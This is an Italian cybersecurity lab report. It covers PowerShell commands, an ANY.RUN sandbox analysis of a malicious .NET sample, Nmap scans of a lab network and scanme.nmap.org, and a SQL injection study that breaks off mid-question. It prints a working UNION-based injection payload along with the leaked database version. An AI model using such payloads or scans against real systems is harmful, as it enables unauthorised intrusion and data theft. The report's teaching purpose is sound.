

POWERSHELL, ANY.RUN, NMAP E SQL INJECTION

1. Sintesi

La relazione raccoglie le attività svolte nella consegna S11L5: utilizzo di Windows PowerShell, analisi dinamica di un campione tramite ANY.RUN, scansioni di rete con Nmap e studio di un attacco SQL Injection tramite Wireshark. Le sezioni basate su quesiti sono riportate in forma sintetica, con le sole risposte e gli output utili alla verifica. L'analisi ANY.RUN è invece sviluppata come report tecnico: il task è classificato complessivamente come attività malevola e mostra raccolta di informazioni sull'host, esecuzione di comandi, ritardi intenzionali, disabilitazione di trace log e presenza di codice .NET protetto/offuscato. Nel complesso, gli indicatori osservati descrivono un campione malevolo con capacità di system discovery e tecniche che riducono la tracciabilità e rendono più complessa l'analisi.


2. Esercizio 1 - Windows PowerShell

Quali sono gli output del comando *dir*?

Il comando *dir* elenca il contenuto della directory corrente. Vengono mostrati file e cartelle con nome, data e ora dell'ultima modifica e, per i file, dimensione ed estensione. In PowerShell l'output è presentato in forma diversa rispetto al Prompt dei comandi, ma il contenuto informativo è equivalente.

Quali sono i risultati di *ping*, *cd* e *ipconfig*?

ping verifica la raggiungibilità di un host e misura i tempi di risposta; *cd* permette di spostarsi tra le directory; *ipconfig* visualizza la configurazione IP delle interfacce di rete, tra cui indirizzo IPv4, subnet mask e gateway predefinito.



The screenshot shows two windows. The left window is a PowerShell console with the following output:

```
Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-----          09/07/2024   16:37             Desktop
d-----          09/07/2024   18:05             Documents
d-----          09/07/2024   14:14             Downloads
d-----          09/07/2024   16:37             Favorites
d-----          09/07/2024   16:37             Links
d-----          09/07/2024   16:37             Music
d-----          09/07/2024   16:39             Pictures
d-----          09/07/2024   16:37             Saved Games
d-----          09/07/2024   16:39             Search
d-----          09/07/2024   16:37             Videos

PS C:\Users\User> ping google.com

Esecuzione di Ping google.com [172.217.168.142] con 32 byte di dati:
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128

Statistiche Ping per 172.217.168.142:
    Pacchetti: Trasmissi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 5ms, Massimo = 5ms, Medio = 5ms

PS C:\Users\User> cd .\Desktop>

C:\Users\User\Desktop> ipconfig
```

The right window is a Command Prompt showing the output of 'dir' and 'ping google.com':

```
C:\Users\User> dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 8088-65A2

Directory di C:\Users\User

23/07/2026  16:52    <DIR>          .
23/07/2026  16:52    <DIR>          ..
09/07/2024  16:37    <DIR>          Contacts
09/07/2024  16:37    <DIR>          Desktop
04/09/2026  09:22    <DIR>          Documents
09/07/2024  18:05    <DIR>          Downloads
09/07/2024  16:37    <DIR>          Favorites
31/08/2026  14:14    <DIR>          Links
09/07/2024  16:37    <DIR>          Music
09/07/2024  16:39    <DIR>          Pictures
09/07/2024  16:37    <DIR>          Saved Games
09/07/2024  16:39    <DIR>          Searches
09/07/2024  16:37    <DIR>          Videos
0 file
13 Directory 18.971.496.448 byte disponibili


C:\Users\User> ping google.com

Esecuzione di Ping google.com [172.217.168.142] con 32 byte di dati:
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128
Risposta da 172.217.168.142: byte=32 durata=5ms TTL=128

Statistiche Ping per 172.217.168.142:
    Pacchetti: Trasmissi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 5ms, Massimo = 5ms, Medio = 5ms

C:\Users\User>
```

1 - Sopra: esecuzione di *dir* e *ping google.com* in PowerShell e nel Prompt dei comandi.



The screenshot shows two windows. The left window is a PowerShell console with the following output:

```
Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv4 . . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2

Scheda Tunnel Teredo Tunneling Pseudo-Interface:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:4625:9904:30ed:7c59:a2dc:4d1c
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::30ed:7c59:a2dc:4d1c%5
    Gateway predefinito . . . . . : ::

Scheda Tunnel isatap.lan:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv6 . . . . . :

PS C:\Users\User\Desktop>
```

The right window is a Command Prompt showing the output of 'ipconfig':

```
C:\Users\User> cd Desktop
C:\Users\User\Desktop> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv4 . . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2

Scheda Tunnel Teredo Tunneling Pseudo-Interface:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:4625:9904:30ed:7c59:a2dc:4d1c
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::30ed:7c59:a2dc:4d1c%5
    Gateway predefinito . . . . . : ::

Scheda Tunnel isatap.lan:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv6 . . . . . :

C:\Users\User\Desktop>
```

2 - Sopra: output di *ipconfig* nelle due console.

Qual è il comando PowerShell per *dir*?

Il cmdlet corrispondente è *Get-ChildItem*. In PowerShell *dir* è un alias di *Get-ChildItem*.

```
Get-Alias dir -> dir -> Get-ChildItem
```

Qual è il gateway IPv4?

Il gateway IPv4 mostrato da *netstat -r* è 10.0.2.2, associato alla route predefinita 0.0.0.0/0.

```

Windows PowerShell
PS C:\Users\user\Desktop> netstat -r

=====
Elenco interfacce
4...08 00 27 10 07 60 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
5...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
3...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia Metrica
  -----
  0.0.0.0             0.0.0.0    10.0.2.2     10.0.2.15     10
  10.0.2.0            255.255.255.0 On-link      10.0.2.15     266
  10.0.2.15           255.255.255.255 On-link      10.0.2.15     266
  10.0.2.255          255.255.255.255 On-link      10.0.2.15     266
  127.0.0.0           255.0.0.0   On-link      127.0.0.1     306
  127.0.0.1           255.255.255.255 On-link      127.0.0.1     306
  127.255.255.255     255.255.255.255 On-link      127.0.0.1     306
  224.0.0.0           240.0.0.0   On-link      127.0.0.1     306
  224.0.0.0           240.0.0.0   On-link      10.0.2.15     266
  255.255.255.255     255.255.255.255 On-link      127.0.0.1     306
  255.255.255.255     255.255.255.255 On-link      10.0.2.15     266
=====

Route permanenti:
  Nessuna

IPv6 Tabella route
=====
Route attive:
  Interf Metrica Rete Destinazione      Gateway
  -----
  5      306  ::/0             On-link
  1      306  ::1/128          On-link
  5      306  2001::/32          On-link
  5      306  2001:0:4625:9904:30ed:7c59:a2dc:4d1c/128 On-link
  5      306  fe80::/64          On-link
  5      306  fe80::30ed:7c59:a2dc:4d1c/128 On-link
  1      306  ff00::/8           On-link
  5      306  ff00::/8           On-link
=====

Route permanenti:
  Nessuna
PS C:\Users\user\Desktop>

```

3 - Sopra: tabella di routing visualizzata con netstat -r; il gateway predefinito è 10.0.2.2.

Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra Proprietà per il PID selezionato?

Dalla scheda Dettagli di Gestione attività si possono ottenere nome dell'eseguibile, PID, stato, utente che ha avviato il processo e descrizione. Dalla finestra Proprietà del file associato si possono invece visualizzare percorso, dimensioni, date di creazione e modifica, versione, produttore e autorizzazioni di sicurezza.

Cosa è successo ai file nel Cestino?

Il cmdlet *Clear-RecycleBin* richiede una conferma e, dopo l'accettazione, elimina definitivamente gli elementi presenti nel Cestino.

```

Amministratore: Windows PowerShell
PS C:\Windows\system32> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): s
PS C:\Windows\system32>

```

4 - Sopra: esecuzione di Clear-RecycleBin e conferma dell'eliminazione.

Quali comandi PowerShell possono essere utili a un analista di sicurezza?


Esempi utili sono *Enable-PSRemoting* per abilitare il remoting, *Enter-PSSession* per aprire una sessione remota, *Invoke-Command* per eseguire comandi su host remoti, *Get-ExecutionPolicy* per verificare la policy di esecuzione e *Get-Acl* per leggere le autorizzazioni di file e cartelle.

3. Esercizio 2 - Analisi del task ANY.RUN

3.1 Oggetto dell'analisi

La consegna richiede lo studio del task pubblico ANY.RUN relativo a un eseguibile denominato Jvczfhe.exe, raggiunto tramite un collegamento GitHub. La sandbox classifica il task complessivamente come "Malicious activity". L'analisi ricostruisce la catena di esecuzione, le attività di system discovery, le modifiche al Registro, la disabilitazione dei trace log, la protezione del codice e gli indicatori di rete osservati.

Link al task analizzato: <https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>




5 - Sopra: schermata principale del task ANY.RUN, classificato complessivamente come Malicious activity.

3.2 Catena di esecuzione e attività sul Registro

Firefox viene utilizzato per raggiungere la risorsa GitHub contenente Jvczfhe.exe. Durante la sessione la sandbox registra anche una scrittura di firefox.exe nella chiave HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher. Questa evidenza documenta una modifica del Registro effettuata dal browser.

Dopo l'avvio dell'eseguibile vengono osservati processi e comandi aggiuntivi. Jvczfhe.exe utilizza CMD.EXE e TIMEOUT.EXE; in particolare viene eseguito il comando `cmd /c timeout 21 & exit`, che introduce un'attesa di 21 secondi prima di terminare la shell. Nella catena compaiono inoltre InstallUtil.exe, WerFault.exe e successivamente Muadnrd.exe. Nel contesto del campione, il ritardo inserisce una pausa temporale nell'esecuzione e rende meno immediata l'osservazione della sequenza completa in sandbox.



6 - Sopra: scrittura di firefox.exe nella chiave di Registro Mozilla\Firefox\Launcher.

3.3 Raccolta di informazioni sull'ambiente


Il report mostra una fase di system discovery. I processi interrogano il Registro e la configurazione locale per ottenere informazioni come Machine GUID, nome del computer, lingue supportate, variabili d'ambiente, impostazioni proxy e software policy. Sono presenti anche controlli relativi alle impostazioni di sicurezza e ai trust provider di Windows.

Questa fase raccoglie informazioni utili a profilare l'host e il suo ambiente operativo. Machine GUID, nome del computer, lingue, impostazioni proxy, variabili d'ambiente e software policy permettono al campione di conoscere la configurazione della macchina e possono supportare le fasi successive dell'esecuzione.

3.4 Disabilitazione dei trace log e protezione del codice

ANY.RUN associa a Jvczfhe.exe e Muadnrd.exe l'indicatore "Disables trace logs". Stando all'analisi della sandbox, i processi disabilitano dei trace log, riducendo la tracciabilità delle attività e rendendo più difficile la ricostruzione del comportamento del campione.

Per Muadnrd.exe viene inoltre rilevata la presenza di .NET Reactor, un meccanismo utilizzato per proteggere e offuscare codice .NET. Il rilevamento indica che almeno parte del codice è stata resa più difficile da interpretare e analizzare. Associato alla disabilitazione dei trace log, questo comportamento aumenta la difficoltà dell'analisi tecnica e della ricostruzione delle attività.




7 - Sopra: dettagli di Muadnrd.exe con attività di Query Registry/System Information Discovery e rilevamento di .NET Reactor.

3.5 WerFault.exe e attività di rete

Nella catena compare WerFault.exe, componente legittimo di Windows dedicato al Windows Error Reporting. ANY.RUN lo mostra con "No verdict" e lo registra come processo coinvolto nella catena di esecuzione. La sua presenza indica il coinvolgimento del sottosistema Windows Error Reporting durante l'esecuzione del campione.

Nel report sono presenti inoltre elementi di rete sospetti: InstallUtil.exe effettua una connessione verso una porta insolita e vengono osservate query verso domini Dynamic DNS della famiglia duckdns.org. Questi elementi completano il quadro di un'esecuzione che, oltre alla ricognizione locale, genera anche attività di rete da approfondire.



8 - Sopra: dettagli del processo WerFault.exe, identificato come Windows Problem Reporting e privo di un verdetto malevolo specifico.

3.6 Valutazione e conclusione dell'analisi

L'analisi dinamica evidenzia un insieme coerente di comportamenti malevoli: esecuzione di comandi, ritardi intenzionali, raccolta di informazioni sull'ambiente, disabilitazione di trace log, attività di rete sospetta e utilizzo di .NET Reactor per proteggere e offuscare il codice.

Il campione rappresenta una minaccia significativa. La raccolta di informazioni supporta una fase di ricognizione dell'host; la disabilitazione dei trace log riduce la tracciabilità delle attività; l'offuscamento tramite .NET Reactor rende più complesso comprendere e analizzare il codice. La classificazione complessiva "Malicious activity" fornita da ANY.RUN è coerente con il comportamento osservato. Nel complesso, il campione combina ricognizione dell'host, riduzione della tracciabilità e tecniche di offuscamento, configurandosi come una minaccia pericolosa e difficile da analizzare.

4. Bonus 1 - Esplorazione di Nmap

Cos'è Nmap?

Nmap (Network Mapper) è uno strumento open source per l'esplorazione delle reti e l'audit di sicurezza. Permette di individuare host attivi, porte, servizi e altre informazioni utili sull'infrastruttura.

Per cosa viene usato Nmap?

Viene usato per host discovery, scansione delle porte TCP/UDP, identificazione di servizi e versioni, stima del sistema operativo, rilevamento di filtri/firewall, inventario di rete e verifica della superficie esposta.

Qual è il comando Nmap usato nell'esempio?

Il comando riportato nell'esempio del manuale è `nmap -A -T4 scanme.nmap.org`.

Cosa fanno le opzioni -A e -T4?

-A abilita OS detection, version detection, script scanning e traceroute. -T4 seleziona il timing template "aggressive", accelerando la scansione in reti affidabili e sufficientemente veloci.

Quali porte e servizi sono aperti sul localhost?

Sono aperte 21/tcp, servizio FTP fornito da vsftpd 2.0.8 o successivo, e 22/tcp, servizio SSH fornito da OpenSSH 10.0.

```
[analyst@secOps Desktop]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-09-04 06:10 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0          0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
```

9 - Sopra: scansione del localhost con porte 21/tcp (FTP) e 22/tcp (SSH) aperte.

A quale rete appartiene la VM?

La VM appartiene alla rete 10.0.2.0/24.

Quanti host sono attivi e quali servizi sono stati rilevati?

La scansione della rete 10.0.2.0/24 mostra tre host attivi: 10.0.2.2, 10.0.2.3 e 10.0.2.15. Su 10.0.2.3 sono visibili FTP/vsftpd sulla porta 21 e SSH/OpenSSH sulla porta 22. L'host 10.0.2.15, macchina Windows volutamente vulnerabile del laboratorio, espone numerosi servizi; nell'output completo risultano 19 porte TCP aperte, tra cui servizi echo/daytime, HTTP, MSRPC, NetBIOS/SMB, RDP, PostgreSQL e servizi web alternativi.


```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-09-04 07:06 -0400
Stats: 0:02:59 elapsed; 253 hosts completed (3 up), 3 undergoing Service Scan
Service scan Timing: About 95.24% done; ETC: 07:09 (0:00:07 remaining)
Nmap scan report for 10.0.2.2
Host is up (0.00076s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)


Nmap scan report for 10.0.2.3
Host is up (0.00090s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.3
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Nmap scan report for 10.0.2.15
Host is up (0.0010s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime  Microsoft Windows International daytime
```

10 - Sopra: scansione della rete 10.0.2.0/24; nell'output sono visibili gli host attivi e parte dei servizi rilevati.

Qual è lo scopo di scanme.nmap.org?

È un server messo a disposizione dal progetto Nmap per permettere agli utenti di imparare a utilizzare lo scanner e verificare il corretto funzionamento della propria installazione. Il sito autorizza un numero limitato di scansioni di prova, chiedendo di non abusare del servizio.



11 - Sopra: pagina di scanme.nmap.org con l'autorizzazione a effettuare scansioni di prova responsabili.

Quali porte e servizi sono aperti? Quali sono filtrati? Qual è l'IP e il sistema operativo del server?

Nel test eseguito Nmap riporta come aperte 25/tcp (smtp?), 110/tcp (pop3-proxy Avast!), 119/tcp (nntp-proxy Avast!), 143/tcp (imap-proxy Avast!), 465/tcp, 563/tcp, 587/tcp, 993/tcp e 995/tcp, con diverse porte indicate come tcpwrapped. Le altre 991 porte delle 1000 più comuni risultano filtrate/no-response.

L'IPv4 risolto è 45.33.32.156. Nmap riporta "OS: Windows", ma i riferimenti ai proxy Avast presenti nello stesso output indicano che l'intercettazione del traffico può aver influenzato l'identificazione dei servizi e del sistema operativo; il risultato va quindi interpretato come fingerprint ottenuto nel laboratorio, non come identificazione certa del server remoto.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-09-04 07:06 -0400
Stats: 0:11:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 58.33% done; ETC: 07:18 (0:00:11 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.12s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
110/tcp   open  pop3-proxy Avast! anti-virus pop3 proxy (cannot connect to 45.33.32.156)
119/tcp   open  nntp-proxy Avast! anti-virus NNTP proxy (cannot connect to 45.33.32.156)
143/tcp   open  imap-proxy Avast! anti-virus IMAP proxy (cannot connect to 45.33.32.156)
|_imap-capabilities: CAPABILITY
465/tcp   open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 465
563/tcp   open  tcpwrapped
587/tcp   open  smtp-proxy Avast! anti-virus smtp proxy (cannot connect to 45.33.32.156)
|_smtp-commands: SMTP EHLO scanme.nmap.org: failed to receive data: connection closed
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 843.37 seconds
```

12 - Sopra: scansione di scanme.nmap.org con IP 45.33.32.156, porte riportate come aperte e numerose porte filtrate.

Come può Nmap aiutare la sicurezza della rete e come può essere usato da un attore malevolo?

In difesa Nmap permette di inventariare host e servizi, individuare porte esposte e verificare configurazioni inattese. Un attore malevolo può usare le stesse capacità per la ricognizione, identificando sistemi e servizi da prendere di mira. La differenza è quindi nel contesto, nell'autorizzazione e nello scopo della scansione.

5. Bonus 2 - Attacco SQL Injection

Quali sono i due indirizzi IP coinvolti nell'attacco?

Gli indirizzi coinvolti sono 10.0.2.4, identificato come attaccante, e 10.0.2.15, server vittima.

Qual è la versione individuata tramite SQL Injection?

La funzione `version()` restituisce la versione 5.7.12-0ubuntu1.1.

```
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```

13 - Sopra: risposta HTTP alla query con `version()`; è visibile la versione 5.7.12-0ubuntu1.1.

Cosa consente di ottenere la query modificata che interroga `INFORMATION_SCHEMA.columns` per la tabella `users`?

